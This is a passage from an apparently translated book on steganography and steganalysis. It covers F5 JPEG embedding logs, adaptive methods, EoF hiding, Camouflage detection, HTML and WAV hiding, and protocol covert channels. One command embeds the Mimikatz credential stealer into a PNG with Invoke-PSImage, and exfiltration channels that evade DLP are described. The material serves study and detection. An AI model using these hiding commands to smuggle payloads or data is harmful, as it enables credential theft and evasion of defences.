D:\>java -jar f5.jar e -e msg.txt tapadera0original.jpg estegoImagen.jpg
DCT/quantisation starts
690 x 298
got 321024 DCT AC/DC coefficients
one=9897
large=8416
expected capacity: 13265 bits
expected capacity with
default code: 1658 bytes (efficiency: 1.4 bits per change)
(1, 3, 2) code: 1105 bytes (efficiency: 1.7 bits per change)
(1, 7, 3) code: 710 bytes (efficiency: 2.0 bits per change)
(1, 15, 4) code: 440 bytes (efficiency: 2.4 bits per change)
(1, 31, 5) code: 267 bytes (efficiency: 2.9 bits per change)
(1, 63, 6) code: 157 bytes (efficiency: 3.4 bits per change)
(1, 127, 7) code: 79 bytes (efficiency: 3.5 bits per change)
Permutation starts
Embedding of 112 bits (10+4 bytes) using (1, 127, 7) code
50 coefficients changed (efficiency: 2.2 bits per change)
31 coefficients thrown (zeroed)
112 bits (14 bytes) embedded
Starting Huffman Encoding.
D:\>java -jar f5.jar x -e msgRecuperado.txt estegoImagen.jpg
  
```

Figure 70. Hiding and recovering information using the F5 tool

```

D:\>java -jar f5.jar e -e msg.txt -p miClave -q 70 tapadera0original.jpg estegoImagen.jpg
DCT/quantisation starts
690 x 298
got 321024 DCT AC/DC coefficients
one=8670
large=5826
expected capacity: 10074 bits
expected capacity with
default code: 1259 bytes (efficiency: 1.3 bits per change)
(1, 3, 2) code: 839 bytes (efficiency: 1.6 bits per change)
(1, 7, 3) code: 539 bytes (efficiency: 1.9 bits per change)
(1, 15, 4) code: 335 bytes (efficiency: 2.3 bits per change)
(1, 31, 5) code: 201 bytes (efficiency: 2.7 bits per change)
(1, 63, 6) code: 118 bytes (efficiency: 3.2 bits per change)
(1, 127, 7) code: 63 bytes (efficiency: 3.4 bits per change)
Permutation starts
Embedding of 112 bits (10+4 bytes) using (1, 127, 7) code
47 coefficients changed (efficiency: 2.3 bits per change)
35 coefficients thrown (zeroed)
112 bits (14 bytes) embedded
Starting Huffman Encoding.
D:\>java -jar f5.jar x -p miClave -e out.txt estegoImagen.jpg
  
```

Figure 71. Hiding and recovering information with the F5 tool using a secret key

¹⁸³ <https://code.google.com/archive/p/f5-steganography/>

$x_1 = a_1 \oplus a_3, x_2 = a_2 \oplus a_3 \Rightarrow$	No se modifica ningún bit
$x_1 \neq a_1 \oplus a_3, x_2 = a_2 \oplus a_3 \Rightarrow$	Cambiar bit a_1
$x_1 = a_1 \oplus a_3, x_2 \neq a_2 \oplus a_3 \Rightarrow$	Cambiar bit a_2
$x_1 \neq a_1 \oplus a_3, x_2 \neq a_2 \oplus a_3 \Rightarrow$	Cambiar bit a_3

Figure 72. Example of a coding matrix¹⁸⁴ 2:3 based on the F5 tool matrix. Given two bits to hide (x_1, x_2) in 3 pixels (a_1, a_2, a_3), it is only necessary to modify at most 1 bit (1 pixel)

As a reader, you must keep in mind that public research into new hiding techniques has not stopped. In recent years, numerous efforts have been devoted to creating algorithms to accurately model digital images in order to detect which areas of them are suitable for hiding information in a “more” invisible way. Based on these ideas, special interest has been paid to hiding techniques in areas where edges or textured areas are present. These types of areas have the particularity that large jumps occur in the pixel values, due to changes in color or tone in that part of the image. These jumps are difficult for an attacker to model statistically.

Following these principles, new hiding techniques based on *adaptive steganography* provide better results. Notable examples are, for instance, the *HUGO (Highly Undetectable Stego, 2010)*¹⁸⁵ y *WOW (Wavelet Obtained Weights, 2012)*¹⁸⁶. These steganographic systems are some of the most robust public procedures that the reader can find today in easily accessible tools.

Steganography with *HUGO* hides information both in edges and in textures. Its design starts from the idea of establishing and analyzing different distortion functions, tailored, so as not to be detectable by a specific steganalysis system. At the time *HUGO* was published, the steganalysis

¹⁸⁴ In this example we want to hide 2 bits (x_1, x_2) in the LSB of 3 pixels (a_1, a_2, a_3) of an image, therefore, in 3 bits. The insertion process consists of calculating the exclusive-or operation of the values a_1-a_3 and a_2-a_3 . The value a_3 serves to “link” the two operations. If these operations are equal to the value to be inserted, nothing is modified. If one of them is not met, the corresponding value is modified (a_1 or a_2), unless neither of the two equations is verified, in which case a_3 is modified (the bit value is inverted). In this simple way, the values (for example, coefficients, pixels, palette indices, etc.) a_1, a_2 and a_3 store 2 bits of hidden information by modifying, at most, only 1 pixel. In reality, 1-bit modifications are made 75% of the time (3/4). The information recovery process is very simple from the 3 stored values (a_1, a_2, a_3), since with the encoding used a_1 exclusive-or a_3 indicates the value of the hidden bit x_1 and a_2 exclusive-or a_3 indicates the value of the hidden bit x_2 .

¹⁸⁵ <http://agents.fel.cvut.cz/boss/index.php?mode=VIEW&tmpl=materials>

¹⁸⁶

http://dde.binghamton.edu/download/stego_algorithms/download/WOW_linux_make_v10.tar.gz

algorithm *SPAM*¹⁸⁷ was the most powerful public tool for detecting steganography. Its results were exceptional with *LSB Matching*, so *HUGO* was designed to be undetectable by *SPAM*. Later, attacks^{188,189} would demonstrate that greater security can be obtained by considering only the modeling of textures. This is the case of the distortion function used by the *WOW*. The distortion function used by *WOW* looks for textures (noisy areas), avoiding edges. To do this, it uses directional filters to make sure that an area is noisy in all directions and that, consequently, it is not an edge that is easy to model. As a consequence, the data inserted by *WOW* is even less detectable than that inserted by *HUGO*. Unfortunately, *WOW* is also attackable under certain circumstances¹⁹⁰.

Although the amount to be hidden depends on many factors, including the effective hiding capacity of the stego-image¹⁹¹, in practice, for images of a hundred KB, hiding a hundred bits may be at a reasonable threshold of invisibility (it would have to be analyzed for the specific technique and image).

3.1.3 Hiding techniques in PNG images. The case of Invoke-PSImage

One of the formats of great interest, due to its massive use on the Internet, is PNG¹⁹² (Portable Network Graphics). In recent years, various steganography tools have been published for this format, such as, for example, Zsteg, Openstego, Stegano, Cloackedpixel, Stegpy, etc¹⁹³. The use of these tools is very simple. In most of their references you will find step-by-step user manuals.

In this section I would like to give an example of one of them, in this case with the Invoke-PSImage script¹⁹⁴. This script is commonly used in attack

¹⁸⁷ Steganalysis by Subtractive Pixel Adjacency Matrix - http://www.ws.binghamton.edu/fridrich/Research/paper_6_dc.pdf

¹⁸⁸ Steganalysis of Highly Undetectable Steganography Using Convolution Filtering - <http://www.scialert.net/qredirect.php?doi=itj.2014.2588.2592&linkid=pdf>

¹⁸⁹ Breaking HUGO. The process Discovery - <http://www.ws.binghamton.edu/fridrich/Research/hugobreakers05.pdf>

¹⁹⁰ Adaptive steganalysis against WOW embedding Algorithm - <http://dl.acm.org/citation.cfm?id=2600935>

¹⁹¹ Remember, for example, that the old RS attack (2001) made it possible to detect information hidden in pseudo-random LSB when it was greater than 0.005 bits per pixel (on average). That is, hiding greater than 0.5% of the total hiding capacity allowed in an image

¹⁹² https://es.wikipedia.org/wiki/Portable_Network_Graphics

¹⁹³ <https://github.com/DominicBreuker/stego-toolkit>

¹⁹⁴ <https://github.com/peewpw/Invoke-PSImage>

and pentesting/red-team processes¹⁹⁵ and has been used in advanced APTs, for example, in Powload¹⁹⁶.

Invoke-PSImage is a script that allows a PowerShell script to be hidden¹⁹⁷ in a PNG file. Its use is very simple:

```
PS>Import-Module .\Invoke-PSImage.ps1
PS>Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Out .\evil-kiwi.png -
Image .\kiwi.jpg
```

This tool can either create an image with just the target data, or can embed the payload in an existing image. When embedding, the least significant 4 bits of 2 color values (2 of RGB) in each pixel (for as many pixels as are needed for the payload). Image quality will suffer as a result, but it still looks decent. The image is saved as a PNG, and can be losslessly compressed without affecting the ability to execute the payload as the data is stored in the colors themselves. It can accept most image types as input, but output will always be a PNG because it needs to be lossless.

Figure 73. Running Invoke-PSImage to hide malicious code in a PNG -
<https://i.imgur.com/8ROnVhd.png>

¹⁹⁵ https://en.wikipedia.org/wiki/Red_team#Overview

¹⁹⁶ https://www.trendmicro.com/en_us/research/19/c/from-fileless-techniques-to-using-steganography-examining-powloads-evolution.html

¹⁹⁷ <https://es.wikipedia.org/wiki/PowerShell>

3.2 Steganographic techniques using file format structure. The EoF technique

In the last 2 years, multiple examples of APTs making use of this peculiar technique have been documented. Some examples, widely covered in specialized reports, are *Scarcruft*, *MyKings/DarCloud/Smominru botnet*, *Magecart Skimmers*, *DarkTrack* or *TinyPos*^{198,199}. Let's look in a little detail at the characteristics of the EoF technique.

The EoF technique is very widespread on the Internet and, at the same time, insecure (it can be detected that the information exists). It consists of masking data by directly appending it to the end of an electronic file. In many electronic formats, especially those whose content is in some way executable (has structure), adding information at the end of the file is harmless to the normal behavior and execution of that format. This is because most file formats do not check the total length of the containing file. Instead, the various pieces of information in the structures that make up the file's specific format are read, and once they end, reading does not continue. At no point do they verify whether there is information beyond that.

You can easily test this technique from your favorite operating system. For example, from the Windows MS-DOS console:

Open a console/terminal: Windows key+cmd+Enter

```
C:\>mkdir c:\EoF
```

Select an image. For example, we download the logo of the Google search engine.

```
https://www.google.es/images/branding/googlelogo/1x/googlelogo\_color\_272x92dp.png
```

```
c:\EoF>echo "Esteganografía" > oculto.txt
```

```
c:\EoF>copy /b googlelogo_color_272x92dp.png+oculto.txt  
googleModificado.png
```

In the previous example, a new image is created by concatenating an original image and a file to “hide.” The *copy* command is used with the */b* option to make a binary copy. The two images are visually identical, but “googleModificado.png” introduces extra information at the end of the file.

¹⁹⁸ <https://norfolkinfosec.com/tinypos-and-prolocker-an-odd-relationship/>

¹⁹⁹ <https://www.forcepoint.com/sites/default/files/resources/files/report-tinypos-analysis-en.pdf>




Figure 74. Hiding the text “Esteganografia” in an image using an EoF technique

This is possibly one of the most widespread steganographic techniques on the Internet, especially for multimedia content (images, audio, and video). However, its security is really low, and a direct inspection of the suspicious file can give it away. The main advantage is that it allows an enormous amount of “hidden” (?) information to be stored.

Among the most widespread steganographic tools on the Internet are some such as: Camouflage 1.2.1, Data Stash v1.5, AppendX, DataStealh v1.0, PGE v1.0, JPEGX Ver 2.1.1, etc. All these tools use an EoF technique to hide information in any file, their detection being really simple and automatable²⁰⁰.

```
alfonso@1337:~$ stegdetect -t a *
catEoF.jpg : appended(10)<[nonrandom][ASCII text][HOLAMUNDO.]>
catF5.jpg : negative
cat.jpg : negative
```

Figure 75. Example of the stegdetect detection tool²⁰¹ for detecting EoF in JPEG files

²⁰⁰ The StegSecret tool, for example, automates the detection of information at the end of the file by analyzing the structure of these. Most of them (BMP, GIF, JPEG, PNG, etc.) have specific structures or end-of-file markers (FFD9, IEND, etc.) that simplify this task - <https://stegsecret.sourceforge.net>

²⁰¹ <https://linux.die.net/man/1/stegdetect>

```

-t tests Sets the tests that are being run on the image. The following characters
are understood:

j Tests if information has been embedded with jsteg.
o Tests if information has been embedded with outguess.
p Tests if information has been embedded with jphide.
i Tests if information has been hidden with invisible secrets.
f Tests if information has been hidden with F5.
F Tests if information has been hidden with F5 using a more sophisticated but fairly slow detection algorithm.
a Tests if information has been added at the end of file, for example by camouflage or appendX.

The default value is jopifa.

```

Figure 76. Detection options of the stegdetect tool

Example: The Camouflage 1.2.1 tool

If interested, the reader can look for and run the above steganographic tools and test how the EoF technique works in a transparent way. An excellent example is the tool *Camouflage*²⁰², massively used on the Internet. In these lines I would like to briefly describe the process an analyst would go through to reverse its security and then automate its detection in a steganalysis tool (as, for example, the *Stegsecret* tool that I developed years ago does). The reader will understand how simple it is to “break” a protection based on EoF or its variants.




Figure 77. Example of using the Camouflage tool

1. The steganographic tool *Camouflage* allows any information file to be hidden in any other information file. To do this, it uses the end-of-file (EoF) hiding technique; that is, it appends the information to be hidden after the last byte of the file that will be used as the stego-medium or cover. It also

²⁰² <http://camouflage.unfiction.com/>

allows the information to be hidden to be encoded using a proprietary algorithm and a key chosen by the user.

2. Analysis with any hexadecimal comparator of different files with hidden information and the same files without it makes it possible to extract fixed patterns to detect any other file with masked information in the future. By analyzing the structure with which the data is hidden, a detection procedure can be described.

a) Position yourself at the last byte of the stego-file and subtract 11Ch from this position.

b) Reading at the new position of the file makes it possible to obtain a 4-byte number, which we will call $N^{\circ}Bytes$, which corresponds to the size of the useful hidden information.

c) We calculate the number $(854+N^{\circ}Bytes)$, and we subtract its result from the position occupied by the last byte in the stego-file. The number 854 is the number of bytes of fixed information that the tool adds.

d) Positioned at this new location within the stego-file, the two-byte marker "20 00" (hexadecimal) must be read.

e) Next, 24 more positions are added to the current position of the file.

f) At this new position, 4 bytes are read. This number must match the value $N^{\circ}Bytes$ read earlier.

If the whole process is correct, the suspicious file includes information hidden with the *Camouflage v1.2.1 tool* and it is even possible to determine the exact size of this information. In the process of reversing this specific tool, not only can the original information be recovered, but it can also be easily decoded if it was encoded with the tool's encryption algorithm, and even the key used by the user can be recovered. To reverse this algorithm, an exclusive-or operation is performed on the data to be encrypted with a preset key of the tool. This preset key does not depend on the user's key; therefore, in addition to the fact that the implementation of the encryption algorithm is not secure, it is possible to recover a master key to decrypt any stego-file²⁰³.

Regardless of how easy it is to detect this type of technique, its use is massive, especially combined with other techniques/tools (*Hacha*²⁰⁴,

²⁰³(easily) Breaking a (very weak) steganography software:
<http://www.guillermi2.net/stegano/camouflage/>

²⁰⁴ <http://hacha.softonic.com/>

*Kamaleon*²⁰⁵, etc.) on the Internet, which make access to the information to be analyzed more difficult. There are several classic tools that allow this, for example, the tool *Camuflaweb*²⁰⁶. This tool hides information in the images (EoF) of a website and its usefulness is often intended to distribute copyright-protected material over file-sharing networks (p2p²⁰⁷, p2m²⁰⁸, etc.).

3.3 Steganographic techniques in markup languages. Steganography in HTML and XML

In general, any programming language, by its very structure, allows the possibility of hiding information. Especially significant have been the efforts in developing hiding techniques and tools taking advantage of the structure of widely used markup languages, such as HTML²⁰⁹ or XML. The idea of these steganographic procedures is to introduce information, for example, into an HTML web page, in such a way that it is not visible to a user viewing that web page. The hidden information can only be recovered using a specific recovery tool.

Among the most famous hiding techniques in HTML (the ideas are extensible to similar languages such as XML²¹⁰ or the SOAP protocol²¹¹) are²¹²:

a) Hiding based on invisible characters

Trivial hiding techniques in web pages consist of using invisible characters to mask information. For example, encoding information in text of the same color as the background of the web page, encoding the hidden information using spaces/tabs between HTML tags or at the end of each line (recall that when displaying HTML pages, whether there is more than one space

²⁰⁵ <http://kamaleon.softonic.com/>

²⁰⁶ Downloadable from <http://es.rockybytes.com/camuflaweb>

²⁰⁷ <https://es.wikipedia.org/wiki/Peer-to-peer>

²⁰⁸ https://es.wikipedia.org/wiki/P2M_%28software%29

²⁰⁹ The most significant case of this example is the APT *Platinum* covered in detail in previous chapters.

²¹⁰ Office XML Steganography Tool - <http://www.irongeek.com/i.php?page=security/ms-office-stego-code>

²¹¹ Information Hiding in SOAP Messages: A Steganographic Method for Web Services https://www.researchgate.net/publication/268983244_Information_Hiding_in_SOAP_Messages_A_Steganographic_Method_for_Web_Services

²¹² Sending hidden data through WWW pages: detection and prevention - http://turing.tele.pw.edu.pl/~zkotulsk/Engng_Trans_58_1_2_75_89.pdf

between words is usually ignored), etc. Tools that allow this are: *wbStego*²¹³ or *Invisible Secret*²¹⁴.

b) Hiding by character encoding. “Insensitive” modification of tags

In many markup languages, the software (web browser) that interprets the source code (web pages) does not differentiate between uppercase and lowercase tags; that is, they are said to be *insensitive*. For example, HTML 4.0. This characteristic makes it possible to hide binary information and, therefore, any type of information.

A simple example of how this technique works can be seen with a specific tag, for example, the HTML tag `<br>` (line break). This tag has 2 letters and is interpreted exactly the same in any of its uppercase-lowercase variants: `<br>`, `<bR>`, `<Br>` or `<BR>`. In total there are 4 combinations, so up to $\log_2(4) = 2$ bits could be hidden in this tag, assigning 00, 01, 10, or 11 in binary to each of the combinations respectively. Applying this type of technique for each specific tag throughout the web page would hide the desired information.

As the reader can deduce, this hiding technique should be easy to detect, since tags are usually found in lowercase or uppercase. In any case, it can always be used as a procedure to embed a digital signature in the code (instead of hidden information). The information (the signature) will be visible (when checking the code), and its existence will make it possible to verify the authorship of a piece of information.

c) Hiding based on the order of a tag’s attributes

In a way similar to the previous technique, it is possible to use the order of the attributes of a markup language to hide information, as long as their order does not influence the proper display of the information they represent, as in the case of HTML.

An example of a tool that implements this technique is *Deogol*²¹⁵, developed by *Stephen Forrest*. *Deogol* is a tool written in Perl that allows information to be hidden in HTML files, without changing the file size or modifying any data other than a tag. In general, an HTML file consists of a set of tags that must be interpreted, with the format:

²¹³ <http://www.aptrio.com/Utilities/Security-Encryption/wbstego-686.html>

²¹⁴ <http://www.invisiblesecrets.com/invsecr4.html>

²¹⁵ <http://hord.ca/projects/deogol/>

<tagname attribute1=value1 attribute2=value2>

Thus, for example, the following two instructions are interpreted the same way by a browser:

*
*

Therefore, we could encode a 0 bit with one instruction and a 1 bit with the other, giving the possibility of hiding binary information. Based on this principle, the idea can be generalized to other types of tags. For example:

**<TD NOWRAP ROWSPAN=1 COLSPAN=4 ALIGN=left
VALIGN=top HEIGHT=40 WIDTH=40 id=col1>**

This tag contains 8 attributes. If we do some simple math, we see that the number of possible permutations of these attributes is **8!=40320**. That is, for this particular tag, we can choose among 40320 equivalent tags, simply by changing the order of their attributes. That is, we can hide **$\log_2(8!)=15.3$ bits**, almost two bytes of information. In general, the hiding capacity of this tool per tag will depend on the number of attributes (1 or more) and is **$\log_2(\text{no. of attributes!})$** . Similar ideas can be reasoned in other markup languages such as XML²¹⁶.

²¹⁶ A Proposal on Information Hiding Methods using XML -
http://takizawa.ne.jp/nlp_xml.pdf

3.4 Steganographic hiding techniques in audio. The Wave format

The book I published in 2016²¹⁷, together with the references reflected below, should provide you with enough information to understand, at a reasonable level, the different hiding techniques possible in digital audio files.

In fact, hiding information and especially digital watermarking in audio has been one of the most studied sciences²¹⁸ in the last 20 years. Placing special emphasis, above all, on the robustness of the proposals against active attacks that try to erase the information introduced into the audio²¹⁹.

In this section, I would like to explain in a little more detail a specific technique that has been used in APTs, notably, in audio files in WAVE format.

The LSB technique is one of the oldest hiding techniques that allows information to be hidden in audio samples. As is the case with pixels in image files, it is possible to apply the substitution technique of the least significant bit, and its variants, to audio samples; that is, in a digital world, the bytes that contain the real information of the stored audio. The human ear's inability to perceive small differences makes it possible to use this type of technique on audio samples, stored, for example, in a digital audio file. A typical example of the application of this type of technique can be seen in hiding information in very widespread digital audio files, in WAVE format²²⁰ (*Waveform Audio Format*), for example, the classic audio files with the .wav extension. This type of file with this digital audio format, usually without data compression, facilitates access to the digital encoding of the audio samples stored in it, typically encoded with 8 or 16 bits. The samples are stored one after another, usually with uniform quantization.

The ease of access to the samples that contain the audio information makes this technique one of the simplest and most used for steganographic

²¹⁷ Privacidad y Ocultación de Información Digital Esteganografía. Protegiendo y Atacando Redes Informáticas - https://www.ra-ma.es/libro/privacidad-y-ocultacion-de-informacion-digital-esteganografia_47926/

²¹⁸ Techniques for data hiding - <http://www.cs.utsa.edu/~jortiz/CS4953/Papers/Techniques%20for%20Data%20Hiding-p.pdf>

²¹⁹ A Survey on Audio Steganography Approaches - <http://research.ijcaonline.org/volume95/number14/pxc3896640.pdf>

²²⁰ Hiding Data in Wave Audio Files - <http://www.codeproject.com/Articles/6960/Steganography-VIII-Hiding-Data-in-Wave-Audio-Files>

purposes. A tool that demonstrates these concepts is the utility *Stegowav*²²¹.




Figure 78. WAVE format. .wav file




Figure 79. Example of an audio sample in the WAVE format

As studied in the case of pixels of an image, one can operate with audio

²²¹ <https://packetstormsecurity.com/files/21655/stegowav.zip.html>

samples individually²²², in groups, select them randomly, etc. Again, depending on this criterion, various variants of the classic LSB technique can be carried out.

The main drawbacks of using this technique are related to the security margin to be obtained and what its practical use will be. Modifying the bits (LSB bit or other bits) of the different audio samples to insert hidden information will cause “alterations in the audio signal” that add a small noise power (typically Gaussian white noise) to that signal. The human hearing system is sensitive to this type of noise, which, in the first instance, will limit the number of bits and samples that can be modified without the changes being perceptible (degradation of the signal quality). In any case, when modifications occur, it will be possible to apply steganalytic algorithms, conceptually similar to steganalysis in digital images, to measure statistical anomalies. The more modifications made, the more information the attacker will have to try to detect the hidden message.




Figure 80. Hiding information with the Stegowav tool

3.5 Steganographic hiding techniques in communication protocols. Steganography in HTTP

In my book *“Privacidad y Ocultación de Información Digital. Esteganografía. Protegiendo y atacando redes informática”*²²³ published by the publisher RA-MA in 2016, I delved in considerable detail into multiple protocols and the way to implement steganographic techniques using covert channels (*covert channels*). Allow me, reader, starting from excerpts of that book, to comment on some relevant and updated aspects of this discipline and current trends.

In general, and from a steganographic point of view, in most protocols there

²²² A python script to hide information over an audio file in .wav format - <https://github.com/pavanchhatpar/wav-steg-py>

²²³ https://www.ra-ma.es/libro/privacidad-y-ocultacion-de-informacion-digital-esteganografia_47926/

are certain weaknesses or considerations not strictly defined in the design that allow an individual to create **hidden information channels**, which will go unnoticed within a more or less common data connection. This makes it possible to communicate without interference from a possible censor.

The concept of a *covert channel* was formalized, among others, by *Butler W. Lampson* in 1973 and is described as *a communication channel that violates one or more security policies of the system where it is applied*. In a practical sense, it consists of communication procedures that are not part of the original system or organization, but that can be used to transfer information to a system or user that, in principle, would not be authorized to access that information. The creation of covert channels, in most communication protocols, is feasible since there are unused fields in the structure of the format of the sent packets, or simply fields that can be given a functionality different from the one established in the corresponding specification that defines the protocol in question. For example, a common hiding mechanism consists of using fields reserved for the future, with no current use in a particular version of a protocol.

Today, covert channels using communication protocols have two fundamental objectives: information leakage and remote control of equipment/software. This is the main use for which stegomalware employs it. Its fundamental objective is to try to evade any type of DLP technology²²⁴ (*Data Loss Prevention*) or perimeter security (antivirus, firewalls, IDS, etc.) that could detect them. For decades, numerous efforts²²⁵ have been devoted to the analysis and detection of this type of covert channel, perhaps less elusive than other steganographic techniques described in this book. In fact, in the last decade the characterization of protocols (behavior) using machine learning (artificial intelligence) algorithms is especially significant²²⁶.

Some of the typical communication protocols for creating covert channels are: *HTTP, TCP, UDP, IPv4, IPv6, ICMP, IPSEC, IGMP, FTP, DNS, the protocols used in local area networks (802.2, 802.3), in wireless networks²²⁷, etc.* In general, the typical protocols associated with Internet communications and the TCP/IP protocol stack.

²²⁴https://en.wikipedia.org/wiki/Data_loss_prevention_software

²²⁵ National Computer Security Center – A guide to Understanding Covert Channel Analysis of Trusted Systems -<https://fas.org/irp/nsa/rainbow/tg030.htm>

²²⁶ A novel comprehensive steganalysis of transmission control protocol/Internet protocol covert channels based on protocol behaviors and support vector machine - <http://onlinelibrary.wiley.com/doi/10.1002/sec.1081/abstract>

²²⁷ WLAN steganography - <http://stegano.net/our-papers.html>

In my *steganography book*, mentioned earlier, you can see, by way of example, the details of several famous techniques for many of these communication protocols: IPv4 (manipulation of the DF bit in the IPv4 datagram, manipulation of the identification field, manipulation of the source address field, etc.), ICMPv4 (hiding information via *ICMP address mask request* and messages *ICMP echo request/response*), UDP (manipulation of the source port, manipulation of the checksum, etc.), TCP (hiding via the “Initial Sequence Number” field, via the “Urgent Data Pointer” field, etc.), etc.

These examples and many other techniques used in covert channels have been used, for at least these last 2 decades, by malware of all kinds, for stealing information and controlling infected systems remotely. Among them, the creation of covert channels using the DNS protocol^{228,229,230,231}.

Currently, depending on the security measures established, mainly perimeter and endpoint, many of these covert-channel techniques and protocols are not viable (incoming/outgoing communications are blocked). This fact forces attackers, in modern malware, to use application-layer protocols^{232,233} that make their filtering more difficult, mainly over the HTTP/HTTPS protocol and web technologies. In this book, different examples of covert channels have been listed, even old ones²³⁴, created by malware that allow hiding in social networks, web pages, etc., taking advantage of the fact that the HTTP protocol cannot be filtered²³⁵, in the real world, in organizations.

²²⁸ Detecting DNS Tunneling - <https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152>

²²⁹ Malware Turns to DNS and Steganography to Hide C&C Communications - <http://news.softpedia.com/news/malware-turns-to-dns-and-steganography-to-hide-c-c-communications-496437.shtml>

²³⁰ Francisco J. Gómez y Carlos J. Díaz – Cloud Malware distribution: DNS will be your friend (RootedCon 2011) - <https://vimeo.com/23057707>

²³¹ Carlos Díaz y Fco. Jesús Gómez – CMD: Look who’s talking too (RootedCon 2012) - <https://vimeo.com/43984556>

²³² Covert channels within IRC - <http://www.dtic.mil/dtic/tr/fulltext/u2/a540273.pdf>

²³³ StegTorrent: a Steganographic Method for the P2P File Sharing Service - <http://www.ieee-security.org/TC/SPW2013/papers/data/5017a151.pdf>

²³⁴ For example, the banking Trojan *VBKlip* exchanges information with the C&C (Command and Control) server using the HTTP protocol - <http://blog.trendmicro.com/trendlabs-security-intelligence/steganography-and-malware-why-and-how/>

²³⁵ There are simple techniques for exfiltrating information and evading DLP/antivirus mechanisms, sometimes using security models based on obscurity. Do not be fooled by these proposals; they are very useful in practice and very easy to adapt and evolve. An interesting example is the Cloakify tool, which makes it possible to convert any file into a list of commonly used text strings (names, cities, emoticons, addresses, etc.) that can go

